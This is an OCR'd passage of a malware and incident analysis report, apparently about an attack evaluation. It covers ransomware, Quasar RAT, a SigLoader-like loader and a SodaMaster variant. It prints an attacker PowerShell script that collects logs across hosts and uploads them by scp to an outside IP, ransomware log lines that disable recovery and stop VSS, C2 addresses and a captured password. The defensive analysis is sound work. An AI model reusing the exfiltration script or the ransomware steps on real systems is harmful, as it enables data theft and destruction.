
Figure 18: Apparent scp command failure - sblogs.zip upload to 176.69.1[.]18

The test administrators appear to have decided to recreate this action using the "evals_domain_admin" account on a different host by executing the following PowerShell script remotely from HOMELANDER/116.83.1.29 on host "blacknoirmon":

```
"$path=\"C$\\Windows\\System32\\clog.xtlog\";
$destDir=\"C:\\Users\\evals_domain_admin\\sblogs\";
$zipPath=\"C:\\Users\\evals_domain_admin\\sblogs.zip\";
mkdir \"$destDir\" -force | Out-Null;
$hosts=@(\"10.20.10.4\", \"10.20.10.200\", \"10.20.10.23\",
\"10.20.10.122\", \"10.20.20.11\", \"10.20.20.22\",
\"10.20.20.33\");
foreach ($targhost in $hosts) {
    $logPath = \"\\\\$targhost\\$path\"
    if (Test-Path \"$logPath\") {
        Write-Host \"[INFO]  Fetching log file on $targhost\";
        cp \"$logPath\" \"$destDir\\$targhost.log\" -Force;
    } else {
        Write-Host \"[ERROR] Failed to find log file on
$targhost\";
    }
}
Compress-Archive -Path \"$destDir\" -DestinationPath \"$zipPath\";
scp \"$zipPath\" op1@176.59.1.18:/tmp/sblogs.zip;
Remove-Item -Recurse -Force \"$destDir\";
Remove-Item -Force \"$zipPath\";"
```

Script contents to capture log files and upload to attacker infrastructure

The ZIP file's contents include copies of C:\Windows\System32\clog.xtlog from every system affected by the ransomware. This seems to be a log file generated by the ransomware binary, likely assisting the ransomware actors in debugging and/or decrypting files. Here is the beginning of the log (clog.xtlog):



```
00000000`0025fe50  "Initialized COMMcopies."
00000000`002c6a00  "Initializing COM security....."f"
00000000`002d9b90  "Initialized COM security...N."
00000000`002c6f70  "Creating backup componentsb....*"
00000000`002e1540  "Created backup components"
00000000`002d9b70  "Initializing for backup"
00000000`002d9ff0  "Initialized for backup"
00000000`002d9ff0  "Setting context backup"
00000000`02b6a8a0  "Context set"
00000000`02b6a8a0  "Setting backup state"
00000000`002d9d30  "Backup state set"
00000000`002d9d30  "Querying for snapshots"
00000000`002c7f40  "Executing: bcdedit /set {default} recoveryenabled no.^.)..kw..>.."
00000000`02b51300  "bcdedit exited with exit code: 0"
00000000`02b53580  "bcdedit stdout: The operation completed successfully..."
00000000`02b51300  "bcdedit stderr: g.E#._RH.$...U.b"
00000000`02b51390  "Executing: wmic csproduct get UUID"
00000000`02b51390  "wmic exited with exit code: 0"
00000000`02b53580  "Executing: fsutil behavior set SymlinkEvaluation R2L:1"
00000000`002f4f40  "fsutil exited with exit code: 0"
00000000`002c8030  "fsutil remote-to-local stdout: .....*..u5.8>...F..k."
00000000`002c8030  "fsutil remote-to-local stderr: .....*..u5.8>...F..k."
00000000`02b53580  "Executing: fsutil behavior set SymlinkEvaluation R2R:1xew..N."
00000000`002f4f40  "fsutil exited with exit code: 0"
00000000`002c7f40  "fsutil remote-to-remote stdout: . ......t..*..I...Z..0....v.2"
00000000`002c7f40  "fsutil remote-to-remote stderr: . ......t..*..I...Z..0....v.2"
00000000`0031a520  "Opened existing key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanS"
00000000`0031a570  "erver\ParametersGQfygYtIAKNGSAwWvxrXE4atK3sA3v/sI8C/bjIndjRPwA==pdg="
00000000`002f50f0  "Walking through adapter info linked list.<.N."
00000000`002c7fe0  "Found adapter name {63D5BF35-050E-4C07-A8F6-9EF2FC4A4189}....8...y...."
00000000`002e3050  "Found IP address and CIDR 10.0.0.24/24 for adapter {63D5BF35-050E-4C07-A8F6-9EF2"
00000000`002e30a0  "FC4A4189}189}"
00000000`002c7f40  "Processing volume \\?\Volume{790d7f79-e687-11e3-a7b4-806e6f6e6963}\.st.....N."
00000000`002e3050  "Found volume path name: C:\. Skipping mounting..|8..CW.2.'.........d..A=.j...|d"
00000000`002e30a0  ".%|j.v..l.6.......heDw==1*.N."
00000000`002e3050  "Finished processing volume \\?\Volume{790d7f79-e687-11e3-a7b4-806e6f6e6963}\..|d"
00000000`002e30a0  ".%|j.v..l.6.......heDw==1*.N."
00000000`002c7f40  "Processing volume \\?\Volume{790d7f7c-e687-11e3-a7b4-806e6f6e6963}\.st.....N."
00000000`002e3130  "Found volume path name: D:\. Skipping mounting...}d.%.i}}.Dv..c...1 [.....L....."
00000000`002e3180  "..f...H.$..<e.....u.."
00000000`002e3130  "Finished processing volume \\?\Volume{790d7f7c-e687-11e3-a7b4-806e6f6e6963}\...."
00000000`002e3180  "..f...H.$..<e.....u.."
00000000`002f50f0  "Finished iterating through volumes..list.<.N."
00000000`002f50f0  "Closed find volume handle. volumes..list.<.N."
00000000`02b538c0  "Connected to local Service Control Manager."
00000000`02b53a40  "Checking status for service BDESVC"
00000000`02b53a80  "Checking status for service SDRSVC Skipping."
00000000`02b53a80  "Checking status for service VSSed. Skipping."
00000000`002e8b30  "Enumerating dependent services for service VSS.........<......Q-..).........8U"
00000000`002e8b80  "vnleBDtg.!.N."
00000000`002f51b0  "VSS has no dependent services to stop.r"
00000000`02b53a80  "Sending stop code to service VSSor serviceg."
00000000`002f51b0  "Sent stop code. Waiting for stop.stop.r"
00000000`002f5180  "Service stopped successfully...mp.ng."
00000000`02b53a80  "Checking status for service wuauserverviceg."
00000000`02b6b840  "Encrypted C:\rg\file.rtf.skyfl2e.skyfl2e...N."
```

Figure 19: Decrypted clog.xtlog file containing the ransomware actions

Malware Analysis


Quasar RAT Analysis

Quasar RAT is a publicly available, open-source Remote Access Tool (RAT) for Microsoft Windows operating systems, written in the C# programming language. It is known to be used by actors in cybercrime and cyber espionage campaigns.

In our analysis, the exploitation begins with Notepad++ being used for sideloading “VERSION.dll”, followed by the loading of two additional DLLs, 'skt.dll' and “mshtml.wpf.wfx”.


A notable feature is the reflective loading of an embedded Portable Executable (PE) at offset 0xB19, identified as MoveKit, which is a Cobalt Strike extension. This leads to the loading of the 'ManagedLoader' assembly. The operations of the loader are recorded in the “debug.txt” file. 'ManagedLoader' searches for “ngen.old2.log”, decrypts it, and loads it as an additional assembly, which appears to be an obfuscated Quasar RAT.

The malware is configured to connect to 121.93.66[.]49 (TCP port 80) and 121.93.4[.]32 (TCP port 4782) for its command and control (C2) communications, with both hosts located in Japan.




```
    {
      v33 = sub_3291875((__int64)v63, (unsigned int)v32);
      *(_QWORD *)&v51 = "Failed to load .NET assembly: {}";
      *((_QWORD *)&v51 + 1) = 32i64;
      sub_3295475(&qword_33FBF40, &v51, v33);
      if ( v64 > 0xF )
      {
        v34 = v64 + 1;
        v35 = v63[0];
        if ( v64 + 1 >= 0x1000 )
        {
          v34 = v64 + 40;
          v35 = *(_QWORD *)(v63[0] - 8);
          if ( (unsigned __int64)(v63[0] - v35 - 8) > 0x1F )
            j__invalid_parameter_noinfo_noreturn();
        }
        j_j_j_j_j_free(v35, v34);
      }
      v29 = 0;
LABEL_88:
      if ( v57 )
        (*(void (__fastcall **)(__int64 *))(*v57 + 16))(v57);
      goto LABEL_90;
    }
    v36 = operator new(24i64);
    v37 = (volatile signed __int32 *)v36;
    if ( !v36 )
      goto LABEL_95;
    *(_QWORD *)(v36 + 8) = 0i64;
    *(_DWORD *)(v36 + 16) = 1;
    *(_QWORD *)v36 = sub_3296B9A("ManagedLoader.ManagedLoader");
    if ( !v57 )
      goto LABEL_101;
    v38 = *v57;
    v56 = 0i64;
    v39 = (*(__int64 (__fastcall **)(__int64 *, _QWORD, __int64 **))(v38 + 136))(v57, *(_QWORD *)v37, &v56);
    if ( v39 < 0 )
    {
      v40 = sub_3291875((__int64)&v65, (unsigned int)v39);
      *(_QWORD *)&v51 = "Failed to query .NET assembly type: {}";
      *((_QWORD *)&v51 + 1) = 38i64;
      sub_3295475(&qword_33FBF40, &v51, v40);
```

Figure 20: Reflective loading of ManagedLoader



```
IL_19:
uint num = 409914306u;
for (;;)
{
    uint num2;
    switch ((num2 = (num ^ 298158133u)) % 11u)
    {
    case 0u:
    {
        Logger.Info(" Starting Quasar Client");
        object[] parameters = new object[]
        {
            new string[0]
        };
        num = 1774691761u;
        continue;
    }
```

Figure 21: Deployment of Quasar RAT



```
▷ { } ProtoBuf.Serializers
▷ { } ProtoBuf.ServiceModel
◢ { } Quasar.Client
    ◢ Program @0200000C
        ▷ Base Type and Interfaces
          Derived Types
          HandleThreadException(object, ThreadExceptionEventArgs) : void @0600003A
          HandleUnhandledException(object, UnhandledExceptionEventArgs) : void @0600003B
          Main(string[]) : void @06000039
    ▷ QuasarApplication @0200000D
◢ { } Quasar.Client.Config
    ◢ Settings @02000063
        ▷ Base Type and Interfaces
          Derived Types
          .cctor() : void @0600021A
          DecryptSettings() : void @06000217
          Initialize() : bool @06000216
          SetupPaths() : void @06000218
          VerifyHash() : bool @06000219
          DIRECTORY : string @0400011B
          DOWNLOADINTERVAL : int32 @0400012F
          DOWNLOADTIMEOUT : int32 @04000131
          DOWNLOADURL : string @04000130
          ENABLELOGGER : bool @04000123
          ENCRYPTIONKEY : string @04000124
          HIDEFILE : bool @04000122
          HIDEINSTALLSUBDIRECTORY : bool @0400012B
          HIDELOGDIRECTORY : bool @0400012A
          HOSTS : string @04000118
          INSTALL : bool @0400011E
          INSTALLNAME : string @0400011D
          INSTALLPATH : string @0400012C
          LOGDIRECTORYNAME : string @04000126
          LOGFILE : string @04000116
          LOGSPATH : string @0400012D
          MUTEX : string @04000120
```

```
// Token:
.field pub
```

```
Client!???
Client!???
System.Windows.Forn
System.Windows.Forn
System.Windows.Forn
System.Windows.Forn
System.Windows.Forn
System.Windows.Forn
```

Figure 22: Quasar client configuration class

```
[DEBUG] - 2024-02-19 13:48:14 - read_file - Layer1 - filepath:
C:\Windows\System32\skt.dll
[DEBUG] - 2024-02-19 13:48:15 - DES - layer1
[DEBUG] - 2024-02-19 13:48:15 - AES - layer1
[DEBUG] - 2024-02-19 13:48:15 - XOR - layer1
[DEBUG] - 2024-02-19 13:48:18 - LoadData - Layer2 - datasize:
1548584
[DEBUG] - 2024-02-19 13:48:18 - read_file - Layer2 - filepath:
C:\Windows\Microsoft.NET\mshtml.wpf.wfx
```


```
[DEBUG] - 2024-02-19 13:48:18 - LoadData - check_signature
[DEBUG] - 2024-02-19 13:48:18 - DES - layer2
[DEBUG] - 2024-02-19 13:48:18 - AES - layer2
[DEBUG] - 2024-02-19 13:48:18 - XOR - layer2
[DEBUG] - 2024-02-19 13:48:18 - run_code - Layer2
```

Content of debug.exe

Quasar RAT's source code analysis

After conducting a thorough analysis of the Quasar RAT's source code, accessible via a specified GitHub repository, We were able to successfully extract the AES encryption key used for encrypting the keylogger's log files. This allowed us to decrypt these files effectively.

Upon reviewing the decrypted content, On February 19th, 2024, the domain administrator executed "cmd.exe". During this process, the attackers managed to capture the administrator's password ("kizumi.da").



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
☐ Remove non-alphabet chars
☐ Strict mode

AES Decrypt
Key: F2fEcuuCL7… BASE64
IV: 0000000000000… HEX
Mode: CBC
Input: Raw
Output: Raw

From Hex
Delimiter: Auto

To Base64
Alphabet: A-Za-z0-9+/=

Input

File details
Name: 2024-02-19-log
Size: 656 bytes
Type: unknown
Loaded: 100%

656 5 Raw Bytes LF

Output


```
(Rã,üûê•ì ~ÂVà•í••¡c••6èqx L¿Û•ÛÞ 7••+qtW(iºê¡Ùn<meta http-equiv='Content-Type'
content='text/html; charset=utf-8' />Log created on Monday, 19 February 2024 18:15 UTC<br><br>
<style>.h { color: 0000ff; display: inline; }</style><p class="h"><br><br>[<b>Search - 18:15 UTC</b>]
</p><br>comm<p class="h"><br><br>[<b>Select Administrator: Command Prompt - 18:15 UTC</b>]</p><br>
<p class="h"><br><br>[<b>Administrator: Command Prompt - 18:15 UTC</b>]</p><br><p class="h">[Enter]
</p><br><p class="h"><br><br>[<b>Administrator: Command Prompt - runas  /user:DIGIRUNAWAY\kizumi.da
cmd - 18:15 UTC</b>]</p><br>ydJEeqNzN4Xqkd9h@<p class="h">[Enter]</p><br>
```

Figure 23: decrypted content

SigLoader

The attackers utilized a loader demonstrating similarity to 'SigLoader', a multi-layer loader module used to deliver additional payloads. In the sample used on day 3, three DLLs were used to achieve full execution:


- “Version.dll”, loaded by Notepad++, appears to be the loader.
- “hkp.dll”, found in System32, is read by version.dll to extract shellcode.
- “win64_tools.dll”, also found in System32, is read by “version.dll” for additional shellcode extraction.



```
if ( !dword_180079058 )
  goto LABEL_17;
v26 = 0ui64;
v25 = 0i64;
sub_18000269C(&v25, "LoadData - Layer2 - ", 20i64);
v21[0] = 0x5D47554245445Bi64;
*(__m128i *)&v21[1] = _mm_load_si128((const __m128i *)&xmmword_18005BF40);
v21[3] = 15i64;
```

Figure 24: Images of layer1.dll and layer2.dll of “SigLoader”

Subsequently, the second shellcode loads and executes a new binary. The shellcode unpacks a binary in memory and loads it. This binary appears to be a variant of 'SodaMaster’, a malware family most commonly associated with APT10/Granite Taurus.




```
CryptoPP::IntToString
 C:\Users\sbusby\source\repos\attackevals\services_r2\menuPass\Resources\SodaMaster\build\vcpkg_installed\x64-windows-static\include\cryptopp\misc.h
Assertion failed:
```

Figure 25: Reference to “SodaMaster” in a header file path

SodaMaster

‘Sodamaster’ is identified as a tool used by APT10, a Chinese state-backed advanced persistent threat group. It is a fileless malware designed for espionage, capable of evading detection, gathering system information, downloading, and executing additional payloads, and encrypting traffic to its command-and-control server

The final payload, the ‘Sodamaster’ variant binary, contains a few checks that are designed as anti-analysis techniques to prevent reverse engineering.



```
Executing MSR Check.
MSR check function - Success!\n
Check Process Count function - Success!\n
Check Process Count function - Failed!\n
Check VM Process function - Success!\n
Check VM Process function - Failed!\n
Registry check function - Success!\n
Registry check function - Failed!\n
cannot seek checked_array_iterator iterator before begin
cannot seek checked_array_iterator iterator after end
checked_array_iterator construction index out of range
CryptoPP::HMAC_Base::UncheckedSetKey
Unknown Runtime Check Error\r\n
Run-Time Check Failure #%d - %s
PrivilegeCheck
```

